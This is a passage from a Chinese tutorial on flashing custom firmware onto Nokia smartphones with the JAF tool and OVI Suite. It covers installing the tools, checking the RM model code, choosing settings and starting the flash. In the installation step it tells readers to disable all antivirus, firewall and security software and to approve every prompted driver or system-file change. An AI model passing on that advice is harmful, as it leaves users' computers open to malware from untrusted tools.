


图1




图2

software/software/ovi-suite/compatibility-and-download下载。安装方法就不多说了。

安装OVI套件和JAF工具时请按照软件的默认路径安装，请勿改变安装路径！

3.安装JAF刷机工具

安装前请先关闭电脑所有的安全软件，360，360保险箱，系统的防火墙，杀毒软件等等安全软件，统统关闭，这点很重要。开始安装JAF。点下一步： 此时可以看下使用方法，弹出提示框， 因为之前安装过PC套件或者OVI套件，所以不用安装JAF带的驱动了，这步点否（No）： 接下来是等待，如果提示你安装什么驱动或者修改什么系统文件之类的，一律点允许安装，等待安装完成： 安装完成之后桌面会自动生成一个足球的快捷方式，如果没出现就是没有安装成功，请重新安装一次！

4.固件的选用

在待机状态下输入 *#0000# 可以查询RM是多少 （RM是类型标识符，如国行，港行，亚太等等） 。

目前官方固件RM-356和RM-428的可以升级到V52，RM-427的可以升级到V30，RM-602的可以升级到V11 。

本文适用于诺基亚大部分智能手机！现在我们以电脑系统为Windos xp，手机为诺基亚5800XM RM-356类型 DIY固件为例！ 将下载的固件包放到电脑上的C:\Program Files\Nokia\Phoenix\Products\RM-356里面，没有文件夹的自己建立。固件存放位置（图1）。

三、刷机篇

1.将手机用数据线连接电脑。（选择pc套件模式）注意要使用比较紧的USB插孔，避免接触不良！

2.运行OVI或PC套件连接手机。第一次会安装什么插件，不用管他。点击连接后即可，可以把电话号码本、短信息、图片等等同步到电脑




图3

3.鼠标右键点击“我的电脑”选择管理器查看所有与诺基亚有关的连接是否全部正常。如果出现三角形的黄色警告图标则是没有连接好。（图2）




图4

4.因为之前已经把手机以 PC套件模式连接到电脑了，所以现在直接运行JAF就可以了。

运行之后如图，

左边选择第二个，中间选择第一个。（图3）

之后出现下图（图4）。




图5

先选择菜单上面的 BB5，然后按照下图进行勾选，先勾选左边2个，然后去掉右边 CRT 308 的勾（一定要去掉，否则会报错），接着选择上面的 Use INI，等待几秒之后，会弹出一个窗口，选择你手机指定的RM。（图5）。

此时选择RM，你手机RM是多少就选择多少，比如356，427，602等等，然后点击确定。（本版本JAF里面RM-356有2个，我选择的是RM-356 5800D-1）。

此时刷机软件中的几个灯应该点亮！（每个固件的刷机灯应该是不同的，如果没有注明就应该如图所示） 选择RM之后就该选择code了，按照作者指定的code进行选择。（图6）

（每个DIY固件选择的code是不一样的，你刷谁的固件就按照谁的固件要求选择code，有的是一个code，就不用选择了，比如刷C6的时候或者是只放入一个code的固件的时候。现在大多数的DIY固件都通刷了，不区分CODE了…）。




图6

选择好了code之后，先关闭PC套件或者OVI套件（任务栏右下角，点右键，关闭），然后关闭手机（请确保手机关机状态，手机电池的电量保持在60%以上！）点击 FLASH（右上角）出现提示框然后选择是。（图7）然后 轻轻按一下 手机开机键，只按一下就可以，不用按住，然后等待电脑安装驱动。




图7

如果最下面跳出not found，请重新点击一次右上角的FLASH，然后点是，然后轻轻点一下开机键，多重复几次，直到JAF下面出现滚动信息为止。（图8）

